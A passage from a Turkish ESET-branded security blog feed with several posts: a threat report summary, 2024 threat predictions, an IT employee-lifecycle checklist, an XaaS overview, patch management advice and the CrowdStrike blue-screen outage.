## **Videoların güvenli bir şekilde saklanması:
- Video konferansları kaydettikten sonra, görüntülerin yalnızca yetkili personelle sınırlı erişimle güvenli bir şekilde saklandığından emin olun.
- Hassas bilgileri korumak amacıyla depolanan video kayıtları için şifreleme ve erişim kontrolleri uygulayın.
- Veri gizliliği ve güvenliğini korumak için bu kayıtlara kimlerin erişebileceğini düzenli olarak gözden geçirin ve denetleyin.
- OneDrive veya Microsoft Teams gibi uygulamalara yönelik önleyici koruma sağlamak için [bulut uygulaması korumasını](https://www.eset.com/tr/business/solutions/cloud-security/) kullanın.
Bu uygulamaları takip ederek, yalnızca çalışanlarınızın sanal toplantı sırasında dijital güvenliğini artırmakla kalmayacak, aynı zamanda profesyonel ilişkilerini güvenli bir şekilde geliştirmelerini de sağlayacaksınız.
**Kategoriler:** KURUM İÇİ ÖNLEMLER
**Etiketler:** Gizlilik, Sanal toplantı, Veri Sızıntısı, Video Konferans
---
### [ESET Tehdit Raporu H2 2023](https://antivirus.com.tr/eset-tehdit-raporu-h2-2023/)
**Published:** Aralık 20, 2023
**Author:** ESET
**Excerpt:** ESET telemetrisi tarafından ve ESET tehdit algılama ve araştırma uzmanlarının bakış açısından H2 2023 tehdit ortamına bir bakış.
**Content:**
ESET telemetrisi tarafından ve ESET tehdit algılama ve araştırma uzmanlarının bakış açısından H2 2023 tehdit ortamına bir bakış; ESET Tehdit Raporu H2 2023
2023’ün ikinci yarısı önemli siber güvenlik olaylarına sahne oldu. Büyük ölçekte fidye yazılımı saldırıları gerçekleştirmesiyle tanınan kötü şöhretli bir siber suç grubu olan Cl0p, şaşırtıcı bir şekilde fidye yazılımı dağıtımı içermeyen kapsamlı “MOVEit hack” ile dikkatleri üzerine çekti. Saldırı, küresel şirketler ve ABD devlet kurumları da dahil olmak üzere çok sayıda kuruluşu hedef aldı. Cl0p’ın stratejisindeki önemli bir değişiklik, ALPHV fidye yazılımı çetesinde de görülen bir eğilim olan, fidyenin ödenmediği durumlarda çalınan bilgileri dünya çapında açık web sitelerine sızdırma hareketiydi. FBI’a göre fidye yazılımı sahnesindeki diğer yeni stratejiler arasında birden fazla fidye yazılımı varyantının eşzamanlı olarak dağıtılması ve veri hırsızlığı ve şifrelemenin ardından silicilerin kullanılması yer alıyor.
IoT alanında araştırmacılarımız kayda değer bir keşifte bulundular. Mozi IoT botnetini başarılı bir şekilde işlevsiz hale getirmek için kullanılan bir kill switch tespit ettiler. Mozi botnetinin son üç yılda izlediğimiz türünün en büyüklerinden biri olduğunu belirtmekte fayda var. Mozi’nin ani çöküşünün doğası, kill switch’in botnet yaratıcıları mı yoksa Çin kolluk kuvvetleri tarafından mı kullanıldığı sorusunu gündeme getiriyor. Aynı ortamda ortaya çıkan yeni bir tehdit olan Android/Pandora, akıllı TV’ler, TV kutuları ve mobil cihazlar da dahil olmak üzere Android cihazları tehlikeye atıyor ve bunları DDoS saldırıları için kullanıyor.
Yapay zekâ destekli saldırılara ilişkin yaygın tartışmaların ortasında, ChatGPT gibi araçların kullanıcılarını hedef alan belirli kampanyalar tespit ettik. Ayrıca, görünüşe göre ChatGPT sohbet robotuna atıfta bulunan “chapgpt” benzeri adlara sahip kötü amaçlı alan adlarına erişmeye yönelik önemli sayıda girişim fark ettik. Bu alan adları üzerinden karşılaşılan tehditler arasında OpenAI API anahtarlarını güvensiz bir şekilde işleyen web uygulamaları da yer alıyor ve bu da OpenAI API anahtarlarınızın gizliliğini korumanın önemini vurguluyor.
Ayrıca, özellikle SpinOk casus yazılımının varlığına atfedilen Android casus yazılım vakalarında da önemli bir artış gözlemledik. Bu kötü amaçlı yazılım bir yazılım geliştirme kiti olarak dağıtılmakta ve çeşitli yasal Android uygulamalarının içinde bulunmaktadır. Farklı bir cephede, H2 2023’te en çok kaydedilen tehditlerden biri, güvenliği ihlal edilmiş web siteleri tarafından yüklenmeye devam eden JS/Agent olarak tespit edilen üç yıllık kötü amaçlı JavaScript kodudur. Benzer şekilde, kredi kartı verilerinin peşinde olan bir tehdit olan Magecart, yamalanmamış sayısız web sitesini hedef alarak iki yıl boyunca büyümeye devam etti. Bu üç vakada da geliştiriciler ve yöneticiler uygun güvenlik önlemlerini almış olsalardı saldırılar önlenebilirdi.Son olarak, bitcoin’in artan değerine, geçmiş trendlerden farklı olarak, kripto para birimi tehditlerinde buna karşılık gelen bir artış eşlik etmemiştir. Bununla birlikte, kripto para hırsızları, kripto para cüzdanlarını hedef alan hizmet olarak kötü amaçlı yazılım (MaaS) bilgi hırsızı Lumma Stealer’ın yükselişinden kaynaklanan kayda değer bir artış gördü. Bu gelişmeler, tehdit aktörlerinin çok çeşitli taktikler kullandığı, sürekli gelişen bir siber güvenlik ortamını göstermektedir.
ESET Tehdit Raporu H2 2023
Raporu okuyun

D2 ve D3 2023’te ESET Research tarafından bazı APT gruplarının faaliyetleri hakkında yapılan araştırma ve analizlere de [göz atmayı unutmayın.](https://antivirus.com.tr/eset-apt-faaliyet-raporu-d2-d3-2023/)
*Önemli trendler ve en önemli tehditler hakkında düzenli güncellemeler için* [*ESET Research’ü Twitter*](https://twitter.com/ESETresearch)*‘da takip edin.*
*Tehdit istihbaratının kuruluşunuzun siber güvenlik duruşunu nasıl geliştirebileceği hakkında daha fazla bilgi edinmek için* [*ESET Tehdit İstihbaratı sayfasını*](https://www.eset.com/int/business/services/threat-intelligence/?utm_source=welivesecurity.com&utm_medium=referral&utm_campaign=wls-research&utm_content=eset-threat-report-h1-2023) *ziyaret edin.*
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Siber Güvenlik, Tehdit Raporu
---
### [Dijital güvenlik: 2024 yılında bizi neler bekliyor? ](https://antivirus.com.tr/dijital-guvenlik-2024-yilinda-bizi-neler-bekliyor/)
**Published:** Şubat 29, 2024
**Author:** ESET
**Excerpt:** 2024 yılında fidye saldırılarının durumunu, yapay zekanın dijital güvenlik açısından dönüştürücü rolünü, Android zararlılarını gelişimini ve fazlasını öğrenin.
**Content:**
Dijital güvenlik ortamı gelişmeye devam ediyor. Fidye yazılımı alanında ne gibi gelişmeler beklendiğini, 2024 yılında dijital güvenlik tehditlerini şekillendirmede yapay zekanın dönüştürücü rolünü, Android kötü amaçlı yazılımlarındaki güncellemeleri ve daha fazlasını öğrenin. ESET’in dijital güvenlik uzmanlarının perspektifinden, bu alandaki en son gelişmeleri incelerken değerli bilgiler edinin.
## **Fidye yazılımları: Artan faaliyetler, yüksek fidyeler, tanıdık aktörler**
ESET araştırma ekibinin 2023 yılındaki gözlemlerine dayanarak, fidye yazılımı aktörlerinin 2024 yılı boyunca fidye taleplerinde daha aktif ve agresif olmaları bekleniyor. En aktif fidye yazılımı çeteleri “ortaklık programlarını” genişlettiler ve şu anda çok sayıda ve teknoloji meraklısı siber suçluyla beraber çalışıyorlar, 2024 yılında yeni büyük oyuncuların ortaya çıkması beklenmiyor. Yine de [Fidye yazılımı (ransomware) hakkında bilmeniz gerekenler](https://antivirus.com.tr/fidye-yazilimi-ransomware-hakkinda-bilmeniz-gerekenler/) yazı dizimize göz atmayı unutmayın.
## **IoT: Dijital güvenlik için tehlikeli ancak birçok üretici ve son kullanıcı tarafından hala ihmal ediliyor**
Nesnelerin İnterneti (IoT) kötü amaçlı yazılımları, zor tespit edilmesi, izlenmesi ve genellikle bertaraf edilememesi nedeni ile endişe yaratıyor. Yine de akıllı cihazlar büyük DDoS saldırıları için kullanılmak üzere anonim ağlar oluşturmak için kolayca istismar edilebileceğinden veya VIP kullanıcıların hedefli takibi için kullanılabileceğinden, 2024 ve önümüzdeki yıllarda önemli bir risk teşkil edecek. IoT koruması için yeterli güvenlik standartları mevcut olsa da ne yazık ki tüm üreticiler bunları uygulamaya hevesli değil.
Son kullanıcılar da bu cihazları ve genel olarak akıllı cihazlarının yasadışı faaliyetlerde bulunabileceği gerçeğini görmezden gelmeyi tercih ediyorlar çünkü bu tür faaliyetler kullanıcı deneyimlerini doğrudan etkilemiyor. Diğer yandan saldırganlar ise giderek artan sayıda [güvenlik açığından](https://www.eset.com/tr/business/solutions/vulnerability-patch-management/) ve cihaz türünden endişe verici bir verimlilikle faydalanmaya devam ediyorlar. Sonuç olarak, gelecekte, bal küpleri ve diğer araçlar aracılığıyla hileli [IoT faaliyetlerinin izlenmesi](https://antivirus.com.tr/moziyi-kim-yok-etti-nihayet-iot-zombi-botneti-mezara-gomuldu/), bu alandaki hem mevcut hem de yeni ortaya çıkan siber tehditlerin anlaşılması ve ele alınması için çok önemli olacaktır.
## Dijital güvenlik ve **yapay zeka: Turboşarjlı kötü amaçlı içerik, sosyal mühendislik ve dezenformasyon kampanyaları**
ESET araştırma ekibi, siber suçluların mevcut saldırı kampanyalarını geliştirmek için, özellikle de kullanıcıları hedef alan dolandırıcılık, kimlik avı veya diğer manipülatif faaliyetler için içerik hazırlarken, üretken yapay zekanın genişleyen araçlarından yararlandıklarına dair göstergeler gözlemledi. 2024 yılında bu eğilimin hızlanması ve yapay zekanın saldırıların sosyal mühendislik bileşenlerinin oluşturulmasında merkezi bir rol oynaması beklenmektedir.
Ayrıca, yapay zeka güdümlü araçlar, siyasi, ideolojik veya diğer amaçlarla kullanılan dezenformasyon kampanyaları ve deepfake kampanyaları gibi diğer alanlarda da hızlandırıcı bir etki yaratabilir. Bu durum, İsrail’in Hamas ile devam eden çatışmasıyla ilgili çok sayıda sahte videonun sosyal medya aracılığıyla yayılması gibi örneklerde açıkça görülmektedir.
Araştırmacılar, finansal tehditler alanında, üretici yapay zekanın, yakın gelecekte Magecart gibi tehditlerde bir artışa yol açabilecek web-kayırma komut dosyaları yazmak için kötüye kullanılabileceğini göstermiştir.
## **Android: Daha güvenilir görünen ve hızla yayılan kötü amaçlı yazılımlar; Spyloan günümüz sınırlarının ötesine yayılıyor**
ESET araştırma ekibi, 2024 yılında Android platformu için reklam yazılımları, çeşitli “tıklayıcılar” ve operatörleri kurbanlara büyük miktarda reklam göstererek gelir elde eden gizli uygulamalar gibi tehditlerin istikrarlı bir şekilde artmasını bekliyor. Bu stratejinin etkili olduğu kanıtlanmıştır çünkü birçok kullanıcı uygulamaların premium sürümleri için ödeme yapmamayı tercih etmekte, bunun yerine kötü amaçlı yazılımlarla birlikte gelen ve genellikle üçüncü taraf mağazalarda bulunan ücretsiz, genellikle sahte sürümleri seçmektedir.
Kötü amaçlı yazılım yaratıcılarının ve operatörlerinin, kötü amaçlı faaliyetlerde dil kalitesini artırmak ve kötü amaçlı uygulamalarının ve içeriklerinin güvenilirliğini artırmak için yapay zekâ araçlarını kullanması da beklenmektedir. Bu uygulamaların dağıtımı, tek bir tıklamayla yeni web sayfalarının oluşturulmasını sağlayan yapay zekâ modellerinin üretken yetenekleri sayesinde daha kolay ve hızlı hale gelecektir. Özellikle endişe verici olan kötü niyetli Spyloan uygulamaları, yıllık % 285 gibi endişe verici bir büyüme oranı yaşıyor.
Çoğunlukla üçüncü taraflar aracılığıyla yayılsa da bu uygulamaların bazı örnekleri Google Play’den kaldırıldı ve 2024’te yeniden ortaya çıkabilir. Ayrıca, Spyloan uygulamalarının coğrafi etkisinin, şu anda yaygınlıklarının en yüksek olduğu Orta ve Güney Amerika ile Güneydoğu Asya’nın ötesine geçeceği tahmin edilmektedir.
**Kategoriler:** GÜVENLİK ÖNEMLİDİR
**Etiketler:** Fidye Yazılımı, IoT, Siber Güvenlik, Trendler
---
### [Çalışanın yaşam döngüsü: BT Yöneticileri için kontrol listesi](https://antivirus.com.tr/calisanin-yasam-dongusu-bt-yoneticileri-icin-kontrol-listesi/)
**Published:** Mart 17, 2024
**Author:** ESET
**Excerpt:** İşe alım, çalışma süreci ve nihayetinde işten ayrılma. BT ekibinizin çalışanın yaşam döngüsü yolculuğunun her adımında iyi hazırlandığından emin olun.
**Content:**
İşe alım, günlük çalışma ve nihayetinde işten ayrılma. Bir çalışanın yaşam döngüsü sırasındaki her aşamanın kendine özgü BT gereksinimleri vardır. BT ekibinizin yolun her adımında iyi hazırlandığından emin olun.
## **Güvenli çalışan yolculuğu için** **Çalışanın Yaşam Döngüsü Kontrol Listesi**
Yeni bir ekip üyesinin katıldığı andan itibaren, günlük faaliyetleri boyunca ve işten ayrılma noktasına kadar, her aşama BT perspektifinden titiz bir dikkat gerektirir. Bu nedenle ESET, BT uzmanlarına tüm çalışan yaşam döngüsü yolculuğu boyunca rehberlik etmek için tasarlanmış kullanışlı bir kontrol listesi hazırladı.
Kontrol listemiz, BT uzmanları için cihaz hazırlama, siber güvenlik eğitimi, en az ayrıcalıklı erişim, uzaktan çalışma kuralları ve çok daha fazlasını içeren karmaşıklıklardan arınmış, net bir yol haritası sağlar. BT süreçlerinizi bu en iyi uygulamalarla uyumlu hale getirerek, yalnızca kuruluşunuzun verimliliğini artırmakla kalmaz, aynı zamanda dijital güvenliğine de önemli ölçüde katkıda bulunursunuz.
Kontrol listesi siber güvenlik eğitimini nasıl eğlenceli hale getirebileceğinize veya şirketiniz için güvenli bir BYOD politikasını nasıl hazırlayabileceğinize dair ipuçları da içeriyor.
Çalışanın Yaşam Döngüsü Kontrol Listesini indirerek işe alım, işten çıkarma ve aradaki tüm önemli adımları asla atlamayacağınızdan emin olun.
[](https://antivirus.com.tr/wp-content/uploads/2024/03/ESET_Employee-lifecycle-TR.pdf)
**Kategoriler:** KURUM İÇİ ÖNLEMLER
**Etiketler:** Kurumsal Güvenlik, Rehber, Siber Güvenlik
---
### [XaaS işletmeniz için ne yapabilir?](https://antivirus.com.tr/xaas-isletmeniz-icin-ne-yapabilir/)
**Published:** Nisan 18, 2024
**Author:** ESET
**Excerpt:** Tüm hizmetler için bir şemsiye terim olan ve "Hizmet Olarak Her Şey" anlamına gelen XaaS terimine göz atıyoruz.
**Content:**
Hizmet Olarak Her Şey anlamına gelen XaaS nedir? Modern iş dünyasında, “hizmet olarak” adlandırılan birçok çözüm bulunuyor. Daha önce PaaS ve SaaS ‘ın [ne olduğunu açıklamış](https://antivirus.com.tr/paas-vs-saas-hangi-secenek-size-daha-uygun/) ve bir hizmet olarak [fidye yazılımı](https://www.eset.com/tr/ransomware/) ve [kimlik avından](https://www.eset.com/tr/identity-theft/) bahsetmiştik. Ayrıca WaaS (Hizmet Olarak İşyeri), IaaS (Hizmet Olarak Altyapı) veya FaaS (Hizmet Olarak İşlev) gibi terimlerle de karşılaşmış olabilirsiniz.
Bugün, yukarıda adı geçen tüm hizmetler için bir şemsiye terim olan ve Hizmet Olarak Her Şey anlamına gelen XaaS’a bir göz atacağız.
## XaaS ‘ın faydaları?
XaaS uygulamak için en büyük motivasyon kaynağı, beraberinde gelen maliyet tasarrufudur. Özünde, XaaS hem ürünleri hem de hizmetleri tek bir pakette birleştirerek sizi özel bir BT ekibi işe almak, yazılım çözümleri satın almak, kendi sunucularınızı edinmek veya kendi ağınızı kurmakla ilişkili maliyetlerden kurtarır. Bu hizmetler genellikle son derece ölçeklenebilir ve esnektir, ayrıca zaman içinde yeni teknoloji trendleri göz önünde bulundurularak geliştirilir ve ihtiyaçlar değişmeye devam ettikçe işletmenizle birlikte büyür.
Bir başka fayda da, bir XaaS hizmetine dış kaynak sağlayarak, şirketinizin BT’sinin inovasyon ve kendi uygulamalarınızı oluşturma gibi başka şeylere odaklanmasına izin vermenizdir.
Abonelik modeli ayrıca büyük bir ön yatırım ihtiyacını ortadan kaldırarak kaynaklarınızı diğer iş alanları için serbest bırakır. Her yükseltilmiş sürüm çıktığında yeni çözümler satın almanız gerekmeyeceğinden bu, uzun vadede maliyetlerinizi düşürebilir. Bunun da ötesinde, sürekli geliştirilen bir hizmet, sağlayıcının yazılımının en son sürümünü kullanma eğilimindedir, bu nedenle gerekli tüm uygulamalar güncel olduğundan, güncel olmayan yazılımları kullanma ve kendinizi potansiyel güvenlik risklerine açma riskiyle karşı karşıya kalmazsınız.
## Bazı olası dezavantajlara dikkat edin
XaaS ‘ın bazı potansiyel dezavantajlarına da işaret etmek doğru olacaktır. İlk olarak, gerekli internet bağlantısı bağımlılığı vardır. Sizin ya da sağlayıcının tarafında bir sorun olması halinde, internet bağlantısı yeniden kurulana kadar hizmetleriniz kesintiye uğrayacaktır. Hizmet daha popüler hale geldikçe, sağlayıcınızın diğer müşterilerinden de çok fazla trafik gelebilir ve kapasite ve performans sorunları nedeniyle hizmetler yavaşlayabilir.
İkinci olarak, XaaS çok sayıda farklı araç ve hizmet içerdiğinden, şirketiniz kaçınılmaz olarak çeşitli alanlarda sağlayıcıya bağımlı hale gelecektir. Gelecekte, sağlayıcı başka bir şirket tarafından satın alınabilir, hizmetini tamamen durdurabilir veya şartlarını işinizi etkileyebilecek şekilde değiştirebilir.
Üçüncü olarak, bir başka potansiyel endişe de mevcut sistemlerinizle entegrasyondur. XaaS çözümleri, süreçlerinizi aksatmamak için yazılımınızla sorunsuz bir şekilde çalışmalıdır, bu nedenle ilk kurulum bazı zorluklar yaratabilir.
Son olarak, bireysel özelliklerin kapsamlı bir şekilde özelleştirilmesi için çok fazla alan olmayabilir. Kolaylıkla başka bir hizmet ekleyebilir ya da ödeme yaptığınız paletten bir hizmeti çıkarabilirsiniz, ancak hizmetin ayrıntıları büyük olasılıkla fazla özelleştirmeye açık olmayacaktır. Sağlayıcı muhtemelen çözümleri büyük ölçüde standartlaştırmış olacaktır ve bunları şirketinizin bazı özel ihtiyaçlarını karşılayacak şekilde özelleştirmek zor olabilir, bu nedenle bazı özelliklerden ödün vermek zorunda kalabilirsiniz. Ancak bu, sağlayıcıya bağlıdır ve kuralın istisnaları olabilir.
## XaaS kullanırken veri gizliliğini sağlamak için en iyi uygulamalar
İşletmeniz için bir çözüm olarak XaaS’ı seçerseniz, tüm müşteri verilerinizi üçüncü bir tarafa teslim ettiğinizi unutmayın. Güvenlik ve gizlilik müşterilerinizle olan iyi ilişkinizin temel taşlarından biri olduğundan, her zaman siber güvenlik ve gizliliğe öncelik veren ve bunları mevcut en son çözümler ve teknolojilerle ele alan bir sağlayıcı seçin.
| **FAYDALARI** | **RİSKLERİ** |
|---|---|
| Maliyet verimliliği | Sağlayıcıya bağımlılık |
| Ön yatırım yok | İnternete bağımlılık |
| Ölçeklenebilirlik ve esneklik | Sistem entegrasyonu |
| Sistemler arası sinerji | Güvenlik |
| En son, güncel yazılımlar | Sınırlı özelleştirme |
| Kendi BT’niz farklı projeler üzerinde çalışabilir | |
## XaaS sağlayıcısı seçerken nelere dikkat etmelisiniz?
- Sağlayıcının güvenlik altyapısı nedir?
- Hangi güvenlik sertifikasına sahip?
- Uçtan uca şifreleme kullanıyor mu?
- Hangi yazılımı kullanıyor?
- Tüm yazılımların güncel olduğundan emin olmak için hangi kontroller yapılıyor?
Sonuç olarak, XaaS veya Hizmet Olarak Her Şey, operasyonlarında maliyet verimliliği, ölçeklenebilirlik ve esneklik arayan işletmeler için cazip bir çözüm sunmaktadır. Ancak işletmelerin, internet bağlantısına bağımlılık, çeşitli hizmetler için sağlayıcıya bağımlılık ve sınırlı özelleştirme seçenekleri gibi XaaS ile ilgili potansiyel dezavantajların farkında olması gerekir.
İşletmeler siber güvenliğe öncelik vererek, sağlayıcıları düzenli olarak değerlendirerek ve uyumluluğu izleyerek XaaS’ın faydalarını en üst düzeye çıkarabilir ve potansiyel riskleri azaltabilir. Sonuç olarak, XaaS’ı benimsemek, kuruluşların gelişen teknoloji trendlerine uyum sağlamasını, operasyonel verimliliği artırmasını ve modern iş dünyasında rekabet avantajını korumasını sağlayabilir.
**Kategoriler:** KURUM İÇİ ÖNLEMLER
**Etiketler:** PaaS, SaaS, Siber Güvenlik, XaaS
---
### [Güvenlik açığı yönetimi - Önlemenin temel bileşeni](https://antivirus.com.tr/guvenlik-acigi-yonetimi-onlemenin-temel-bileseni/)
**Published:** Mayıs 8, 2024
**Author:** ESET
**Excerpt:** Veri ihlallerini engellemek için yama uygulamanın önemi yadsınamaz. Güvenlik açığı değerlendirmesi ve yama yönetimi araçlarıyla bu durum kolayca önlenebilir.
**Content:**
*İşletim sistemleri ve uygulamalardaki güvenlik açıklarını aktif bir şekilde takip etmek ve yamalamak kritik önem taşır, ancak zaman alıcı bir görev olduğu için BT yöneticileri tarafından genellikle ihmal edilir. Veri ihlallerinin en önemli faktörlerinden biri şirketlerin yama uygulamadığı bilinen güvenlik açıkları olduğu için yama uygulamanın önemi yadsınamaz. Güvenlik açığı değerlendirmesi ve yama yönetimi araçlarıyla bu durum kolayca önlenebilir.*
[IBM’in 2023 Veri](https://www.ibm.com/downloads/cas/E3G5JMBP) İhlalinin [Maliyeti Raporu](https://www.ibm.com/downloads/cas/E3G5JMBP)‘na göre, çalışma kapsamındaki ihlallerin %5’inden fazlası henüz yamalanmamış bilinen güvenlik açıklarından kaynaklanmaktadır. Çalışmada ayrıca yamanmamış bir güvenlik açığıyla ilgili bir veri ihlalinin maliyetinin 4,17 milyon dolar olduğu tespit edilmiştir. Öte yandan, güvenlik açığı testi veya sızma testini içeren daha proaktif ve risk tabanlı güvenlik açığı yönetimine sahip kuruluşlar, fazladan bir adım atmayan kuruluşlara kıyasla ortalamadan daha düşük veri ihlali maliyetleri yaşamıştır. Bu istatistikler sadece proaktif ve önleyici tedbirlerin öneminin altını çizmektedir.
## **Küçük ve Orta Ölçekli İşletmeler (KOBİ’ler) için Güvenlik Açığı Yönetiminin Önemi**
Güvenlik açığı yönetimi, bir işletmenin BT altyapısındaki güvenlik açıklarını belirlemeye, sınıflandırmaya, önceliklendirmeye ve gidermeye yönelik sistematik bir yaklaşımı içerir. KOBİ’ler, sistemlerini ve ağlarını düzenli olarak güvenlik açıklarına karşı tarayarak, kötü niyetli aktörler bunları istismar etmeden önce potansiyel zayıflıkları ortaya çıkarabilir. Bu proaktif strateji, bir şirketin verilerinin, sistemlerinin ve ağlarının güvenliğini ve bütünlüğünü korumak için esastır.
Güvenlik açığı yönetiminin başlıca faydalarından biri, işletmelerin hassas verilerini korumalarına yardımcı olmasıdır. Günümüzün dijital çağında, veriler genellikle bir şirketin en değerli varlığıdır ve bir veri ihlali hoş olmayan sonuçlar doğurabilir. Dahası, güvenlik açığı yönetimi işletmelerin sistemlerini ve ağlarını fidye yazılımı gibi potansiyel siber tehditlerden korumalarını sağlar.
Yazılım veya ağ yapılandırmalarındaki güvenlik açıkları, saldırganlar için giriş noktası görevi görerek yetkisiz erişim elde etmelerine veya kötü amaçlı yazılım bulaşması veya hizmet reddi saldırıları gibi saldırılar başlatmalarına olanak tanıyabilir.
KOBİ’ler güvenlik açıklarını belirleyerek, kritik güvenlik açıklarının giderilmesine öncelik vererek ve bunları derhal ele alarak savunmalarını güçlendirebilir ve siber saldırı ve veri kaybı riskini azaltabilirler.

## **Küçük ve Orta Ölçekli İşletmeler için Yama Yönetiminde Karşılaşılan Zorluklar**
Kuruluşların [kritik güvenlik açıklarını ](https://www.statista.com/statistics/1363099/average-days-to-patch-vulnerability-by-severity/)[yamalamaları](https://www.statista.com/statistics/1363099/average-days-to-patch-vulnerability-by-severity/) ortalama [88 gün](https://www.statista.com/statistics/1363099/average-days-to-patch-vulnerability-by-severity/) sürmektedir ve bu sayı daha az kritik olanlar için daha da yüksektir. Güvenlik açıklarının bir an önce tespit edilmesi ve yamalanması yönündeki acil ihtiyaca rağmen, istatistikler durumun pek de ideal olmadığını ortaya koymaktadır. Bu sorun çeşitli faktörlere bağlanabilir.
KOBİ’lerin karşılaştığı başlıca zorluklardan biri siber güvenlik konusunda uzmanlık eksikliğidir. Özel güvenlik ekiplerine sahip büyük işletmelerin aksine, KOBİ’lerin kaynakları genellikle sınırlıdır ve güvenlik açığı yönetimi konusunda uzman bilgiye sahip personelleri olmayabilir. Sonuç olarak, güvenlik açıklarını belirleme, önceliklendirme ve giderme süreci KOBİ’ler için göz korkutucu hale gelir ve sistemlerini ve ağlarını potansiyel istismara açık bırakır.
Bir diğer önemli zorluk da yeni güvenlik açıklarının keşfedilme hızıdır. Her yıl çeşitli yazılım ve donanım platformlarında binlerce yeni güvenlik açığı rapor edildiğinden, şirketler ortaya çıkan tehditlerden haberdar olmakta ve yama çalışmalarını buna göre önceliklendirmekte zorlanabilirler. Bu sorun, siber suçluların genellikle yeni keşfedilen güvenlik açıklarını yamalar geliştirilip dağıtılmadan önce istismar etmesiyle daha da kötüleşmektedir.
Yamaları uygulamak zaman alan bir iştir. BT yöneticileri hataları test etmeli ve dahili iş akışlarında aksaklıkları önlemek için dağıtımları planlamalıdır. Yamalar uygulandıktan sonra bile, yama etkinliğini izlemek, tüm cihazların güncellendiğini doğrulamak ve yama sonrası ortaya çıkabilecek sorunları ele almak gibi ek görevler vardır.
## **Aktif Güvenlik Açığı Takibi ve Otomatik Yama Araçları ile Güvenliği Artırma**
Güvenlik açıklarını aramak ve bunları yamalamak karmaşık bir iş olabilir, ancak süreci basitleştirebilecek araçlar mevcuttur. Bu çözümlerden biri, güvenlik açıklarını tespit eden ve en son yamaları tüm uç noktalardaki uygulamalara ve işletim sistemlerine uygulayan otomatik bir araç olan [ESET Güvenlik Açığı ](https://antivirus.com.tr/eset-protect-platformuna-guvenlik-acigi-ve-yama-yonetimi-ozelligini-ekliyoruz/)[ve Yama ](https://www.eset.com/int/business/solutions/vulnerability-patch-management/)[Yönetimi’dir.](https://www.eset.com/tr/business/solutions/vulnerability-patch-management/)
Etkili bir çözüm aşağıdaki özellikleri sunmalıdır:
- Uç noktaların otomatik taranması ve tüm uç noktalarda otomatik yama
- Güvenlik açıklarının maruz kalma puanı ve önem derecesine göre önceliklendirilmesi ve filtrelenmesi
- En savunmasız yazılım ve cihazların güvenlik açığı raporları.
- Otomatik yama yapılandırma, bir yama stratejisi belirleme ve yamanın ne zaman gerçekleşeceğine dair zaman aralıkları tanımlama olanakları.
Bir güvenlik açığı ve yama yönetimi çözümü benimseyerek, önleyici çabalarınıza başka bir koruma katmanı ekliyorsunuz ve güncel olmayan işletim sistemleri ve uygulamalar nedeniyle başarılı saldırı olasılığını önemli ölçüde azaltıyorsunuz.
Günümüzün siber güvenlik ortamında güvenlik açıklarını aktif olarak takip etmenin ve güvenlik açıklarını yamamanın önemi yadsınamaz. Zaman alıcı doğası nedeniyle genellikle ihmal edilse de, veri ihlalleriyle ilişkili yüksek maliyetlerin kanıtladığı gibi, bilinen güvenlik açıklarını yamamanın başarısız olmasının sonuçları ciddi olabilir. Küçük ve orta ölçekli işletmeler siber tehditlere karşı özellikle savunmasızdır ve uzmanlık eksikliği, kaynak kısıtlamaları ve ortaya çıkan güvenlik açıklarına ayak uydurmanın zorluğu gibi zorluklarla karşı karşıyadır.
Ancak KOBİ’ler proaktif güvenlik açığı yönetimi uygulamalarını benimseyerek ve otomatik araçlardan yararlanarak savunmalarını güçlendirebilir ve siber saldırı ve veri kaybı riskini azaltabilirler.
**Kategoriler:** KURUM İÇİ ÖNLEMLER
**Etiketler:** Güvenlik açığı, Kurumsal Güvenlik, Siber Güvenlik
---
### [Mavi ekran (BSOD): Yazılım güncellemeleri neden önemlidir?](https://antivirus.com.tr/mavi-ekran-bsod-yazilim-guncellemeleri-neden-onemlidir/)
**Published:** Temmuz 26, 2024
**Author:** ESET
**Excerpt:** Hatalı bir CrowdStrike güncellemesinin tetiklediği yaygın mavi ekran, yazılım güncellemeleri konusunun önemini bir kez daha ön plana çıkardı.
**Content:**
*Hatalı bir CrowdStrike güncellemesinin tetiklediği yaygın mavi ekran, yazılım güncellemeleri konusunun önemini bir kez daha ön plana çıkardı.*
Bilgisayar dünyasında, Windows sisteminizde mavi ekranla (BSOD) karşılaşmak kadar rahatsız edici çok az şey vardır. Şifreli hata mesajları içeren bu uğursuz ekran, birçok deneyimli teknoloji kullanıcısında bile endişe ve hayal kırıklığının bir karışımını uyandırır.
Bir BSOD kitlesel ölçekte meydana geldiğinde, yani dünya çapında sayısız cihazı “tuğlalaştıran” ve hatta her gün güvendiğimiz en kritik hizmetlerden bazılarını kesintiye uğratan daha geniş bir olayın parçası olduğunda riskler daha da yüksektir. Bu durum, şu anda Windows cihazları için hatalı bir CrowdStrike güncellemesinden kaynaklanan yaygın [kesintilerle yaşanıyor.](https://www.bbc.com/news/live/cnk4jdwp49et)
## Mavi ekran nedir?
Her şeyden önce BSOD nedir? Daha fazla hasarı önlemek için Windows’u kapanmaya zorlayan ölümcül bir sistem hatasıdır. Hatalı donanım bileşenlerinden işletim sisteminde çakışmalara neden olan eski sürücülere, sistemdeki veya kritik uygulamalardaki (ya da bunların güncellemelerindeki) ciddi hatalara ve kötü amaçlı yazılımlara kadar her şeyden kaynaklanabilir.
Bu tür hatalar tespit edildiğinde Windows işlemleri [durdurur](https://learn.microsoft.com/en-us/windows-hardware/drivers/debugger/bug-check-code-reference2), mavi ekranı bir durdurma kodu ve muhtemelen bir QR kodu ile görüntüler ve sisteminize zarar gelmesini önlemek için yeniden başlatır. BSOD, makinenizde bir şeylerin kritik bir şekilde yanlış gittiğinin işareti olsa da panik yapmadan [bu Microsoft kılavuzuna](https://support.microsoft.com/en-us/windows/resolving-blue-screen-errors-in-windows-60b01860-58f2-be66-7516-5c45a66ae3c6) göz atabilirsiniz. Çoğu zaman sorun düzeltilebilir ve gelecekte bundan kaçınmaya yardımcı olacak adımlar atabilirsiniz.
*İLGİLİ MAKALE:* [*Siber güvenlik güncelleme süreçlerinin karmaşıklığı*](https://www.welivesecurity.com/en/cybersecurity/complexities-cybersecurity-update-processes/)
Ayrıca BSOD, yazılımınızı ve cihazlarınızı güncel tutmanın önemini hatırlatan bir unsur olarak da düşünülebilir. Gerçekten de yazılım güncellemelerinin önemini anlamak ve buna göre hareket etmek, sürekli gelişen tehditlere karşı savunmanız için çok önemlidir.
## Yazılım güncellemeleri nedir?
